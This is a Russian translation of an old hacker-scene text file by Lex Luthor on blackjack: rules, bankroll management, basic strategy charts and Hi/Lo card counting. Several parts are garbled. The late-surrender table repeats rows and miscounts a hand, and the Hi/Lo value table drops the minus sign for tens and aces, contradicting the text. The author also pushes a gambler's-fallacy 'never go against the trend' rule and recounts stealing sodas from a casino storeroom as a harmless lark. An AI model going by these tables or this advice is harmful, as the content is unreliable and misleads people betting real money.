Drop Percentage (Процент изъятия): Та доля денег игрока, которую казино выиграет за счёт своего преимущества. Показывает, какую часть начального банкролла игрок в конечном счёте проиграет. В среднем эта цифра составляет около 20 процентов: то есть среднестатистический Джо-Игрок потеряет $20 из каждых $100, с которых начинает.

Head-On (Один на один): Игра в блэкджек один на один с дилером.

WAG Player: Wild Assed Guessing — игрок, действующий наугад.

SWAG Player: Scientific Wild Assed Guessing — «научно» действующий наугад игрок.

Tough Player (Сильный игрок): Так казино называет «элитного» игрока, способного нанести ему денежный урон своей умелой игрой.

Counter (Каунтер): Тот, кто считает карты.

High Roller (Хай-роллер): Игрок с крупными ставками.

Mechanic (Механик): Специалист высокого класса в обращении с картами, как правило — в нечестных целях.

Shill (Шилл): Сотрудник заведения, делающий ставки и притворяющийся обычным игроком — чтобы привлечь клиентов. Шиллы, как правило, следуют тем же правилам, что и дилер, что облегчает их распознавание (они не удваивают и не разделяют пары).

Pit Boss (Питт-босс): Сотрудник казино, надзирающий за игроками в блэкджек, дилерами и прочим персоналом зала.

Обзор правил игры в блэкджек

Правила блэкджека несколько различаются в зависимости от региона и конкретного казино. Например, в казино в центре Вегаса могут быть другие правила, чем в казино на Полосе, отличающиеся от правил в Рино или Тахо (Невада). Правила в казино в Фрипорте на Багамах могут отличаться от правил в Атлантик-Сити и т. д. Поэтому перед игрой важно заранее изучить правила конкретного региона и казино. Для казино Невады можно заказать экземпляр [1], где содержится информация о правилах всех лицензированных казино штата. Далее в статье вы увидите, что каждый набор вариаций правил соответствует отдельной таблице базовой стратегии, которую необходимо выучить наизусть. Запоминать все таблицы слишком запутанно и не рекомендуется.

Стол блэкджека рассчитан на дилера и от одного до семи игроков. Первое место по левую руку от дилера называется «Первая база», первое место по правую руку — «Третья база». Перед каждым местом игрока на сукне стола отпечатана зона для ставок. Прямо перед дилером — лоток с фишками. По левую руку от дилера лежит колода или стоит шу, рядом должна находиться табличка с минимальной ставкой — её стоит прочитать, прежде чем садиться. По правую руку от дилера — щель для приёма денег, куда бросают все купюры и чаевые (фишками). Рядом со щелью — лоток для сброса. Игра начинается после следующего ритуала: дилер тасует карты, игрок разрезает колоду маркерной картой, и дилер «сжигает» карту.

До раздачи карт игроки могут сделать ставку, поместив желаемые фишки в зону ставок. Я написал «могут», потому что делать ставку в каждой раздаче не обязательно. Иногда игрок пропускает одну-две раздачи по разным причинам. Я сам несколько раз пропускал, когда дилеру неожиданно везло и все проигрывали. Если вы пропускаете слишком много раздач — особенно когда за столом есть очередь — вас могут попросить уступить место. Если у вас нет фишек, положите на стол наличные, и дилер обменяет их на фишки.

После того как все ставки сделаны, по одной карте раздаётся слева направо — по два круга. Во многих казино Вегаса обе карты игроков раздаются лицом вниз. В Атлантик-Сити и большинстве других мест карты игроков раздаются лицом вверх. Если карты раздаются лицом вверх — не допускайте оплошности и не трогайте их. Это сделано намеренно — прежде всего для предотвращения нескольких видов мошенничества со стороны игроков (см. раздел о мошенничестве в части 2). Дилер строго, но вежливо предупредит вас. Как большинству из вас известно, дилер получает одну карту лицом вниз и одну лицом вверх. Числовые значения карт: (10, В, Д, К) = 10; (Туз) = 1 или 11; (остальные карты) = номинал (3 = 3).

Поскольку в казино стоит такой шум, как в старом шаговом коммутаторе — гремят слоты, прыгают шарики на рулетках, кто-то вопит «ЙО-ЛЕВЕН» у стола с крэпсом, кто-то кричит о крупном выигрыше, — жесты обычно предпочтительнее слов.

Если карты раздавались лицом вниз и вы хотите «ещё», слегка постучите картами по сукну два раза. Если карты лицом вверх — ткните в них пальцем. Можно одновременно кивнуть головой, говоря «ещё». Чтобы сказать «стоп» — независимо от того, как были розданы карты — двигайте рукой слева направо параллельно столу, ладонью вниз, в нескольких сантиметрах над сукном. Одновременный отрицательный кивок головой и слово «стоп» или «стою» только помогут.

Позволю себе сделать замечание о количестве колод. Игры с одной колодой практически ограничены казино Невады, и столы там обычно заняты. В играх с несколькими колодами их количество, как правило, чётное (2, 4, 6, 8), хотя некоторые казино используют 5 или 7. Две основные причины применения нескольких колод:

1. Дилер может раздавать больше раздач в час, увеличивая доход казино.
2. Это снижает (но ни в коем случае не устраняет) преимущество игрока, достигаемое счётом карт.

Правила дилера. Правила, по которым работает дилер, очень просты. Если у дилера 16 или меньше — он обязан взять карту. Если 17 или больше — обязан остановиться. Некоторые казино позволяют дилеру брать карту при мягких 17, что даёт заведению небольшое дополнительное

преимущество. Стратегия дилера фиксирована, и то, что есть у вас или других игроков, не влияет на его решение брать карту или нет.

Правила игрока. Игрок может делать что угодно в плане взятия и отказа от карт, за исключением следующих особых ситуаций. Оптимальные моменты для взятия карты, отказа, разделения и удвоения описаны в разделе «Базовая стратегия». Цель — набрать больше, чем у дилера. При равной сумме (ничья) ни вы, ни дилер ничего не выигрываете. При блэкджеке (первые 2 карты — туз и десятка) выплата составляет 150% от исходной ставки: поставили $10 — получаете $15.

УДВОЕНИЕ СТАВКИ (Double Down). Как правило, разрешено только при двух картах с суммой 9, 10 или 11, хотя некоторые казино позволяют удваивать при любых двух картах. Если ваши первые две карты дают нужную сумму и были розданы лицом вниз — переверните их и положите на сторону дилера от зоны ставок. Если карты лицом вверх — укажите на них и скажите «двойная», когда дилер попросит вас принять решение, и одновременно положите равную сумму фишек РЯДОМ (не поверх) с уже стоящими в зоне ставок. Дилер выдаст вам ровно одну карту, после чего перейдёт к следующему игроку.

РАЗДЕЛЕНИЕ ПАР (Splitting Pairs). Если вы хотите разделить пару и карты розданы лицом вниз — переверните их и положите на расстоянии нескольких сантиметров друг от друга. Если карты лицом вверх — укажите на них и скажите «разделить», когда дилер попросит вас принять решение. Исходная ставка остаётся при одной карте, а на другую нужно поставить равную сумму. Теперь вы играете два самостоятельных набора, как обычные руки, — за исключением случая, когда вы только что разделили двух тузов. В этом случае на каждый туз вы получаете только одну карту — и лучше, если это будет десятка. Сумма такой руки составит 21, однако это не считается блэкджеком: выплата 1:1, а не 1:1,5, как за натуральный блэкджек.

Комбинированный пример двух вышеуказанных ходов: допустим, вам пришли два туза пятёрки. Вы разделяете их (дурачина!). Следующая карта — ещё пятёрка, вы снова разделяете (болван!!). Из одной руки выросло три, и вы уже поставили в три раза больше исходной ставки. Но подождите. Допустим, следующая карта — шестёрка. Значит, в одной руке 5+6=11; в другой просто 5, в третьей тоже 5. На первую руку вы удваиваетесь, получаете 7 — итого 18, стоите. На вторую получаете десятку и решаете стоять на 15. Третья одинокая пятёрка получает четвёрку — итого 9. Вы удваиваетесь и получаете восьмёрку, итого 17. Вот это да, думаете вы: начали с двадцати долларов, а теперь поставлено сто! Лучше надейтесь, что у дилера не окажется больше 18, не то потеряете сто баксов. Мораль этого примера: не давайте азарту брать верх и не принимайте поспешных решений. Тем не менее, бывало несколько раз, когда базовая стратегия предписывала определённые разделения и удвоения, а у меня почти кончились фишки (и наличные). Если только вы не *по-настоящему* экстрасенс — не отступайте от базовой стратегии! Я не отступал и в большинстве случаев выходил в плюс, хотя и с дрожью ожидал исхода из-за скудости кошелька. Разделение двух пятёрок было глупостью: вы меняете отличную руку для взятия карты или удвоения на две потенциально никудышные.

СТРАХОВКА (Insurance). Этот вариант появляется, когда открытая карта дилера — туз. В этот момент у всех игроков на руках по две карты. Дилер не смотрит в свою закрытую карту до того, как предложить игрокам страховку: именно так он не раскрывает её значение. Если игрок хочет страховку, половина исходной ставки помещается на полукруг с надписью «insurance», напечатанной на столе. Если у дилера блэкджек — игрок выигрывает побочную ставку (страховку), но проигрывает основную, то есть нет ни выигрыша, ни убытка, поскольку страховка выплачивается 2 к 1. Если блэкджека нет — побочная ставка проигрывается и раздача продолжается в обычном режиме. Если вы не считаете карты — НЕ БЕРИТЕ СТРАХОВКУ! Правильное решение базовой стратегии — отказаться. Страховку следует брать, когда соотношение не-десяток к десяткам падает ниже 2 к 1, поскольку страховка выплачивается 2 к 1. Простая математика — проверьте сами.

КАПИТУЛЯЦИЯ (Surrender). Довольно редкий вариант, появившийся в Маниле (Филиппины) в 1958 году и доступный далеко не везде. Существует две версии: «ранняя капитуляция» и «поздняя капитуляция». Ранняя позволяет игрокам сдать двухкарточную руку после того, как они увидели открытую карту дилера. Этот вариант даёт игроку дополнительное преимущество в 0,62 процента (существенно), и именно поэтому многие казино Атлантик-Сити отказались от него в 1982 году. Поздняя капитуляция аналогична ранней, за исключением того, что игрок обязан дождаться, пока дилер проверит наличие блэкджека. Если блэкджека нет — игрок может капитулировать. Следующая таблица взята дословно из [5] и действительна для игр с 4 и более колодами. Она описывает оптимальную стратегию поздней капитуляции, определённую по результатам обширной компьютерной симуляции:

ДВУХКАРТОЧНАЯ РУКА	СУММА	ОТКРЫТАЯ КАРТА ДИЛЕРА
9,7	16	ТУЗ
10,6 *	16 *	ТУЗ
9,7 *	16 *	10
10,6 *	16 *	10
9,7 *	16 *	10
10,5 *	15 *	10
9,7	16	9
10,5	16	9

"В игре с одной колодой капитулируйте только по рукам, отмеченным звёздочкой, а также при 7,7 против открытой карты дилера 10." [5]

Вариации в правилах казино. Некоторые казино не разрешают удваивать ставку после разделения пар и/или повторно разделять пары. Эти опции дают игроку небольшое дополнительное преимущество.

Ставки, управление банкроллом и психология азартных игр

Начну этот раздел с утверждения: НАПУГАННЫЕ ДЕНЬГИ РЕДКО ВЫИГРЫВАЮТ. Большинство книг об азартных играх уделяют психологии значительное место — и правильно делают. Граница между ответственной игрой и безрассудством очень тонка. С одной стороны, не следует делать ставки на деньги, которые вы не можете позволить себе потерять. С другой стороны, если вы ставите на деньги, которые и так списали со счетов, откуда возьмётся уверенность? Когда я сам играл — это были небольшие суммы. Небольшие — значит $250 «потеряемых» денег. Я проигрывал столько за одну ночь. Не нравилось, но есть в ту неделю я всё равно не переставал. Ловушка, в которую легко попасть, — это самобичевание ПОСЛЕ проигрыша. «ЧЁРТ, на эти деньги я мог купить жёсткий диск на 200 МБ!». Думайте об этом ДО игры.

«Напуганные деньги» — явление скорее психологическое, чем реальное. Я имею в виду следующее: даже если вы играете на последние $10 в мире — важно вести себя так, как будто перед вами тысячи. Я не призываю бездарно спустить десятку. Я имею в виду, что существуют определённые ходы, которые вы обязаны делать согласно выбранной стратегии — математически оптимальные ходы. Не вносите в них коррективы из страха. Страх — не ваш друг.


«Риск разорения» — это процентная вероятность потерять весь банкролл. Если вы планируете играть в нескольких сессиях с целью заработка, этот процент не должен превышать 5%. Риск разорения зависит от размеров ставок в сессии. «Критерий Келли» обеспечивает нулевой риск разорения. Система требует делать ставки пропорционально текущему преимуществу. Например, если вы считаете карты и ваше преимущество на определённую раздачу составляет 2%, можно поставить 2% от общего банкролла. При банкролле $1000 это $20. Если вы выиграли раздачу,

банкролл теперь $1020, а если ваше преимущество упало до 1,5% — вычислять в уме 0,015 × 1020 для определения следующей ставки не так-то просто. В литературе предлагаются более удобные системы, однако избегайте «прогрессий ставок». Подробнее о риске разорения и оптимальных ставках — в источнике [16] (доступен в Интернете).

Если вы играете ради заработка, важно определить, сколько денег вы можете потерять до того, как остановитесь. Эта цифра называется «лимитом стоп-лосс». Мой лимит стоп-лосс был равен всему сессионному банкроллу — $250 (50 ставочных единиц по $5 или 25 единиц по $10). Особенно важно это правило, если вы планируете несколько сессий подряд. Большинство книг рекомендуют, чтобы сессионный банкролл составлял примерно пятую часть поездочного. К сожалению, большинство людей с $500 в кармане и самостоятельно установленным лимитом стоп-лосс $200 нарушат его, едва потеряв двести. Дисциплина отличает великих игроков от обычных.

Очевидно, что ограничивать свой выигрыш вы не захотите. Тем не менее при структурированной системе есть определённые рамки минимальных и максимальных ставок — но здесь в детали вдаваться не стану.

За время игры я убеждался в справедливости одной ненаучной концепции снова и снова: НИКОГДА НЕ ИДИ ПРОТИВ ТРЕНДА. Если вы только что выиграли три раздачи подряд, не думайте, что теперь «заслужили» проигрыш и резко снижайте ставку. Если везёт — продолжайте. Один мой хороший друг и «наставник в азартных играх» выиграл $30 000 за 24 часа, начав с $200. Снижением ставок это не достигается. Равно верно и обратное: если видите, что игроки за каким-то столом постоянно проигрывают — не садитесь туда. Ещё одна распространённая проблема: человек много выиграл и начинает проигрывать. Мысленно он повторяет: «Потеряю ещё $100 — останавливаюсь». Теряет сотню и думает: «Нет, серьёзно, ещё $100 — и всё». И так далее, пока не уходит в ноль. Следуйте приведённому ниже графику, обычно называемому «Кривой выхода из игры», и в эту ловушку не попадётесь:



Определите свой лимит потерь и придерживайтесь его. Очевидно, что по мере роста выигрыша лимит также будет меняться. Стандартные лимиты потерь — от 10 до 20 процентов текущего банкролла. Эту философию используют и при игре на фондовом рынке.

Базовая стратегия

Если вы прочитаете только один раздел этого файла и пока не знаете, что такое базовая стратегия — читайте этот. Знание базовой стратегии КРИТИЧЕСКИ важно для получения преимущества над заведением. Базовая стратегия для конкретного набора правил была разработана путём масштабной компьютерной симуляции с полным комбинаторным анализом. Компьютер «разыгрывал» десятки тысяч раздач для каждой возможной ситуации в блэкджеке и статистически

определял, какое решение выгоднее для игрока. Следующие 3 таблицы стоит скопировать или вырезать из распечатки этого файла. Не стоит размахивать ими за столом, но удобно держать при себе — на случай если забудете какой-то ход. Тогда можно сбегать в туалет и освежить память.

Надеюсь, вы не сочтёте меня странным, но я ВСЕГДА ношу таблицу базовой стратегии в кошельке — на всякий случай. На какой именно? Позвольте небольшое (?) отступление. Эта история произошла на самом деле. В 1984 году я гостил у со-сисопа BBS LOD Пола Муад'диба в Нью-Йорке. Примерно через неделю мы оба изрядно поиздержались, несмотря на «доходы» от таксофонов, упомянутых в моём про-файле в Phrack ;->. Я позвонил другу в Нью-Джерси, и тот предложил нам работу на пару дней. Я потратил почти последние деньги на автобусные билеты для нас обоих, рассчитывая вскоре пополнить кошелёк. Каким-то образом пункт назначения был перепутан, и мы оказались в Атлантик-Сити — совсем не там, где должна была быть работа. Мы застряли. Единственным выходом было попытаться выиграть денег, чтобы двигаться дальше. Сначала нужен был небольшой начальный капитал. Пол, известный своим умением физически изображать работников телефонной компании и технических сотрудников ДМВ, решил притвориться сотрудником казино — «осмотреться». Осмотрелся он основательно: нашёл кладовку с переносным холодильником и ящиком тёплых газировок — не золотой запас, но хоть что-то. Он спокойно вынес всё это из казино. Раздобыв лёд, мы час ходили по пляжу и продавали газировку. Это было даже приятно: покупали в основном откровенно одетые дамы. Если коротко: Пол знал ESS, но не знал блэкджека. Он проиграл, и нам пришлось звонить Sharp Razor — члену Legion из Нью-Джерси, который дал (или одолжил?) нам денег на продолжение поездки. Признаться, в тот момент я сам не особо разбирался в блэкджеке: думал, что умею играть, а на самом деле даже базовой стратегии не знал. Пол тоже. Будь у нас таблица под рукой — мы хотя бы делали правильные ходы.

Вот таблицы — выучите ту, которая подходит для вашего казино:

Таблица базовой стратегии Лас-Вегаса (одна колода)

Ваша рука	Открытая карта дилера									
	2	3	4	5	6	7	8	9	10	A
8	Е	Е	Е	У	У	Е	Е	Е	Е	Е
9	У	У	У	У	У	Е	Е	Е	Е	Е
10	У	У	У	У	У	У	У	У	Е	Е
11	У	У	У	У	У	У	У	У	У	У
12	Е	Е	С	С	С	Е	Е	Е	Е	Е
13	С	С	С	С	С	Е	Е	Е	Е	Е
14	С	С	С	С	С	Е	Е	Е	Е	Е
15	С	С	С	С	С	Е	Е	Е	Е	Е
16	С	С	С	С	С	Е	Е	Е	Е	Е
17	С	С	С	С	С	С	С	С	С	С
А,2	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,3	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,4	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,5	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,6	У	У	У	У	У	Е	Е	Е	Е	Е

A,7	С	У	У	У	У	С	С	Е	Е	С
A,8	С	С	С	С	У	С	С	С	С	С
A,9	С	С	С	С	С	С	С	С	С	С
A,A	Р	Р	Р	Р	Р	Р	Р	Р	Р	Р
2,2	Е	Р	Р	Р	Р	Р	Е	Е	Е	Е
3,3	Е	Е	Р	Р	Р	Р	Е	Е	Е	Е
4,4	Е	Е	Е	У	У	Е	Е	Е	Е	Е
6,6	Р	Р	Р	Р	Р	Е	Е	Е	Е	Е
7,7	Р	Р	Р	Р	Р	Р	Е	Е	С	Е
8,8	Р	Р	Р	Р	Р	Р	Р	Р	Р	Р
9,9	Р	Р	Р	Р	Р	С	Р	Р	С	С
10,10	С	С	С	С	С	С	С	С	С	С

Е = Ещё С = Стоп У = Удвоить Р = Разделить

Таблица базовой стратегии Лас-Вегаса (несколько колод)

Ваша рука	Открытая карта дилера: 2	3	4	5	6	7	8	9	10	A
8	Е	Е	Е	Е	Е	Е	Е	Е	Е	Е
9	Е	У	У	У	У	Е	Е	Е	Е	Е
10	У	У	У	У	У	У	У	У	Е	Е
11	У	У	У	У	У	У	У	У	У	Е
12	Е	Е	С	С	С	Е	Е	Е	Е	Е
13	С	С	С	С	С	Е	Е	Е	Е	Е
14	С	С	С	С	С	Е	Е	Е	Е	Е
15	С	С	С	С	С	Е	Е	Е	Е	Е
16	С	С	С	С	С	Е	Е	Е	Е	Е
17	С	С	С	С	С	С	С	С	С	С
A,2	Е	Е	Е	У	У	Е	Е	Е	Е	Е
A,3	Е	Е	Е	У	У	Е	Е	Е	Е	Е
A,4	Е	Е	У	У	У	Е	Е	Е	Е	Е
A,5	Е	Е	У	У	У	Е	Е	Е	Е	Е
A,6	Е	У	У	У	У	Е	Е	Е	Е	Е
A,7	С	У	У	У	У	С	С	Е	Е	Е
A,8	С	С	С	С	С	С	С	С	С	С
A,9	С	С	С	С	С	С	С	С	С	С
A,A	Р	Р	Р	Р	Р	Р	Р	Р	Р	Р
2,2	Е	Е	Р	Р	Р	Р	Е	Е	Е	Е

3,3	Е	Е	Р	Р	Р	Р	Е	Е	Е	Е
4,4	Е	Е	Е	Е	Е	Е	Е	Е	Е	Е
6,6	Е	Р	Р	Р	Р	Е	Е	Е	Е	Е
7,7	Р	Р	Р	Р	Р	Р	Е	Е	Е	Е
8,8	Р	Р	Р	Р	Р	Р	Р	Р	Р	Р
9,9	Р	Р	Р	Р	Р	С	Р	Р	С	С
10,10	С	С	С	С	С	С	С	С	С	С

Е = Ещё С = Стоп У = Удвоить Р = Разделить

Таблица базовой стратегии Атлантик-Сити (несколько колод)

Ваша рука \ Открытая карта дилера	2	3	4	5	6	7	8	9	10	А
8	Е	Е	Е	Е	Е	Е	Е	Е	Е	Е
9	Е	У	У	У	У	Е	Е	Е	Е	Е
10	У	У	У	У	У	У	У	У	Е	Е
11	У	У	У	У	У	У	У	У	У	Е
12	Е	Е	С	С	С	Е	Е	Е	Е	Е
13	С	С	С	С	С	Е	Е	Е	Е	Е
14	С	С	С	С	С	Е	Е	Е	Е	Е
15	С	С	С	С	С	Е	Е	Е	Е	Е
16	С	С	С	С	С	Е	Е	Е	Е	Е
17	С	С	С	С	С	С	С	С	С	С
А,2	Е	Е	Е	У	У	Е	Е	Е	Е	Е
А,3	Е	Е	Е	У	У	Е	Е	Е	Е	Е
А,4	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,5	Е	Е	У	У	У	Е	Е	Е	Е	Е
А,6	Е	У	У	У	У	Е	Е	Е	Е	Е
А,7	С	У	У	У	У	С	С	Е	Е	Е
А,8	С	С	С	С	С	С	С	С	С	С
А,9	С	С	С	С	С	С	С	С	С	С
А,А	Р	Р	Р	Р	Р	Р	Р	Р	Р	Р
2,2	Р	Р	Р	Р	Р	Р	Е	Е	Е	Е
3,3	Р	Р	Р	Р	Р	Р	Е	Е	Е	Е
4,4	Е	Е	Е	Р	Р	Е	Е	Е	Е	Е
6,6	Р	Р	Р	Р	Р	Е	Е	Е	Е	Е
7,7	Р	Р	Р	Р	Р	Р	Е	Е	Е	Е

```
| 8,8 | Р | Р | Р | Р | Р | Р | Р | Р |  Р | Р |
+-----+---+---+---+---+---+---+---+---+----+---+
| 9,9 | Р | Р | Р | Р | Р | С | Р | Р |  С | С |
+-----+---+---+---+---+---+---+---+---+----+---+
|10,10| С | С | С | С | С | С | С | С |  С | С |
+-----+---+---+---+---+---+---+---+---+----+---+
Е = Ещё  С = Стоп  У = Удвоить  Р = Разделить
```

Конец «Как взломать блэкджек»: Файл 1 из 2

Как «взломать» блэкджек

Автор: Lex Luthor
Контакт: lex@mindvox.phantom.com

Часть 2 из 2 (50K)

Подсчёт карт

Подсчёт карт? Неужели для этого нужен математический гений или фотографическая память? Нет — это такие же мифы, как и номер «415-BUG-1111», якобы определяющий слежку, который висел на всех старых хакерских BBS. Возможно, вы спросите: а что, если казино использует 4, 6 или даже 8 колод? Разве можно отслеживать 300+ карт? Не переживайте об этом. Самое трудное в освоении успешной игры в блэкджек вы уже сделали в предыдущем разделе — выучили таблицу базовой стратегии. Для счёта карт вам нужно лишь умение считать до плюс-минус двенадцати... по ЕДИНИЦАМ. Разумеется, существуют и более сложные системы, но для простейших из них этого вполне достаточно.

Первые системы подсчёта карт разработал наш старый знакомый доктор Торп. Путём математических вычислений он установил, что карта, оказывающая наибольшее влияние на выгодность колоды для игрока, — это пятёрка. Когда в колоде мало пятёрок, у игрока более высокое преимущество, чем при нехватке любой другой карты. Логика подсказала: в качестве простейшей стратегии нужно лишь следить за количеством пятёрок. Это основа его системы «Five Count», которая впоследствии была улучшена с включением десяток и переименована в «Ten Count».

Сегодня существует множество различных систем подсчёта карт. Как правило, чем сложнее система, тем большее преимущество она даёт при мастерском освоении. Однако разница между системой X и системой Y обычно столь мала, что удобство применения становится важнее, чем дополнительные 0,15% преимущества. Я ограничусь одной системой подсчёта карт: высокой/низкой (её также называют плюс/минус). Эта стратегия очень проста в освоении. Ещё два метода, которые я рекомендую серьёзным игрокам, — это «Advanced Plus/Minus» и «Hi-Opt I». Первый похож на высокий/низкий, но присваивает дробные значения некоторым картам вместо целых, которые удобнее складывать в уме. Второй считается одной из самых мощных и при этом разумных по сложности систем подсчёта всех времён; он подробно описан на страницах 213–277 источника [7].

Вкратце, почему подсчёт карт работает: игрок получает преимущество, когда в колоде МАЛО карт со значениями 2, 3, 4, 5, 6, 7, 8. Когда в колоде МАЛО карт со значениями 9, 10, Туз — у игрока НЕвыгодная позиция. Если вы можете определить момент, когда колода богата девятками, десятками и тузами (то есть когда преимущество на вашей стороне), вы можете:

1. Ставить больше денег, когда колода благоприятна для вас.
2. Скорректировать базовую стратегию с учётом выгодности, повышая шансы выиграть конкретную руку.
3. Совместить пункты 1 и 2 — ставить больше И корректировать базовую стратегию.

Теперь поговорим о системе +/−. Как видно из небольшой таблицы ниже, низким картам присваивается положительное значение, а высоким — отрицательное. Заметьте, что 7, 8 и 9 имеют нулевое значение, поскольку их общий эффект пренебрежимо мал по сравнению с остальными.

Некоторые системы используют значение −2 для туза вместо −1 и +1 для семёрки вместо нуля. Если вы практикуетесь на компьютерной программе блэкджека, проверьте, какую систему подсчёта она использует.

ПЛЮС (+1)					МИНУС (−1)				
2	3	4	5	6	7	8	9	10	A
1	1	1	1	1	0	0	0	1	1

Как видите, это сбалансированная система. В колоде 20 карт со значением +1: от двойки до шестёрки. Есть 16 десяточных карт и 4 туза (итого 20) со значением −1. Оставшиеся 12 карт (7, 8, 9) имеют нулевое значение. К концу колоды счёт должен быть равен нулю. Хорошее упражнение: возьмите колоду карт, переворачивайте их по одной и ведите счёт. Если вы входите в игру посередине колоды или башмака, делайте ровные ставки до тасования. После тасования начинайте отсчёт с нуля.

Давайте быстро разберём пример с десятью картами. В ходе раздачи появляются следующие десять карт: A, 4, 7, 10, 10, 9, 10, 2, 10, 5. Разберём по одной, ведя текущий итог: первое значение −1 (туз) и второе +1 (четвёрка) = 0 (текущий счёт). Следующая карта — семёрка (ноль, пропускаем). Следующая — десятка, итоговый счёт −1. Ещё одна десятка — счёт −2. Девятка (ноль, пропускаем) — счёт по-прежнему −2. Следующая десятка — счёт −3. Двойка даёт +1, итого −2. Последние две карты (10 и 5) взаимно компенсируют друг друга (−1+1=0). Итак, после раздачи десяти карт двум игрокам и дилеру счёт равен минус двум. Это означает лёгкое невыгодное положение. Следующая ставка должна быть такой же или на единицу-две ниже.

Из этого примера видно, что считать карты проще в игре «картами вверх», поскольку вы видите все карты по мере их раздачи. Когда дилер раздаёт быстро, считайте каждые две карты. Вы по-прежнему учитываете каждую карту, но прибавляете к общему счёту после каждых двух, поскольку зачастую два значения компенсируют друг друга, давая ноль. Если вы играете в игре «картами вниз», возможно, стоит сидеть на третьей базе. Причина в том, что в такой игре вы видите карты других игроков только:

а) если заглядываете в их руку (невежливо, но не мошенничество, как в покере);
б) если игрок перебирает;
в) когда дилер рассчитывается с каждым игроком.

Когда за столом несколько человек, всё это происходит довольно быстро, и вы можете пропустить несколько карт, что по существу обесценивает ваш счёт. Вы не можете контролировать скорость раздачи дилера, но можете замедлить процесс, когда дилер ожидает вашего решения о ходе.

Изменение базовой стратегии в зависимости от счёта я здесь обсуждать не буду. Таблицы, которые вы выучили в разделе базовой стратегии, пока достаточно. Если вы уже хорошо освоили счёт +/−, найдите книгу с полной системой, включающей соответствующие изменения базовой стратегии с учётом текущего и/или истинного счёта.

Для одной колоды корректируйте размер ставки согласно следующей таблице:

BET UNITS	+/- Текущий счёт
1	+1 или меньше
2	+2 или +3
3	+4 или +5
4	+6 или +7
5	+8 или больше

Пример: после первой раздачи в игре с одной колодой счёт равен плюс четырём, а ваша предыдущая ставка — $5. Перед следующей раздачей поставьте $15 (три единицы по $5), как того

требует таблица выше.

Что делать, если в игре четыре, шесть или более колод вместо одной? Рекомендую вычислять «истинный счёт» вместо того, чтобы запоминать разные стратегии ставок для разного количества колод. При использовании истинного счёта таблица выше по-прежнему применима.

Истинный счёт вычисляется по следующей формуле. Привожу пример: текущий счёт равен +9, в башмаке осталось полторы колоды.

$$\text{Истинный счёт} = \frac{\text{Текущий счёт}}{\text{\# оставшихся колод}} = \frac{+9}{1.5} = +6$$

Не имеет значения, сколько колод используется — нужно лишь уметь на глаз оценивать количество оставшихся колод в башмаке. Толщина одной колоды карт составляет примерно 5/8 дюйма (10/16), следовательно, полколоды — это 5/16 дюйма. Полторы колоды — примерно 25/16 дюйма, чуть больше полутора дюймов. Количество колод примерно равно высоте стопки карт в дюймах. Просто.

Согласно таблице ставок, при истинном счёте +6 правильная ставка составит четыре единицы.

Если вам трудно удерживать счёт в голове, можно использовать фишки как устройство хранения. После каждой раздачи подводите итог и обновляйте текущий или истинный счёт, перекладывая фишки. Это несколько заметно и при бросающемся в глаза поведении может пометить вас как счётчика.

Если вы категорически против подсчёта карт, обратитесь к источнику [11] — «Winning Without Counting». Автор пишет об использовании кинесики (языка тела), чтобы определить закрытую карту дилера после проверки на натурал. Он утверждает, что у некоторых дилеров есть определённые телесные привычки, особенно когда они проверяют наличие блэкджека. Дилер смотрит закрытую карту, если его открытая карта — десяточная или туз. Когда рука завершается, вы увидите, какой была закрытая карта. Возможно, вы заметите некоторую характерную особенность: например, дилер слегка поднимает брови, когда закрытая карта 2–9, или едва заметно хмурится в ином случае. В этом методе есть определённая ценность, но я бы не очень на него полагался. Я использовал его лишь в одной конкретной ситуации: когда у дилера открытая десятка и он проверяет, не туз ли закрытая карта. Заметьте, что многие дилеры проверяют закрытую карту очень быстро, приподнимая лишь уголок, чтобы никто из игроков её не увидел. Если закрытая карта — туз, дилер перевернёт её и объявит блэкджек. Однако если закрытая карта — четвёрка, дилер нередко смотрит дважды. Причина в том, что четвёрка с уголка похожа на туза — возьмите колоду и убедитесь сами. Четвёрка действительно похожа на туза при быстром взгляде на уголок. Если вы видите, что дилер смотрит дважды и НЕ объявляет блэкджек, можно с достаточной уверенностью предположить, что закрытая карта — четвёрка, а итог у дилера 14. Соответственно скорректируйте базовую стратегию. Такая ситуация возникала у меня лишь несколько раз, но однажды это было при ставке в $50, и я выиграл руку благодаря этой дополнительной информации. Доктор Джулиан Браун ранее вычислил, что игрок имеет примерно 10% преимущества над казино, если знает закрытую карту дилера. Это весьма существенно.

Ещё одно, о чём упоминает «Winning Without Counting»: следует обращать внимание на изгибы и деформации карт. Возможно, многие десяточные карты имеют особую деформацию из-за многократных проверок дилером на натурал. Автор утверждает, что использовал это в своих интересах. Может быть, но лично я в этот метод особо не верю — при игре и так хватает о чём думать.

Напоследок: нет закона или правила, запрещающего дилеру считать карты. Дилер может делать это из скуки, а казино может даже поощрять счёт. Причина в том, что если колода выгодна для игрока, казино может это знать и провести «внеплановое тасование». Это также называется преференциальным тасованием (мера контроля игры) и уничтожает ваше преимущество.

Отслеживание тасования

Отслеживание тасования? Это сравнительно новая (около 15 лет) техника, о которой почти не говорят публично. Одна из проблем многих книг о блэкджеке в том, что они не успевают за современной игрой. Очевидная причина — большинство из них устарели или просто переформулируют стратегии, придуманные десятилетия назад. Всё равно что читать сегодня статью «Как взломать операционную систему Primos версии 18». Файл может быть интересным, многие команды могут совпадать, но он не описывает, как использовать и обходить АКТУАЛЬНУЮ версию ОС.

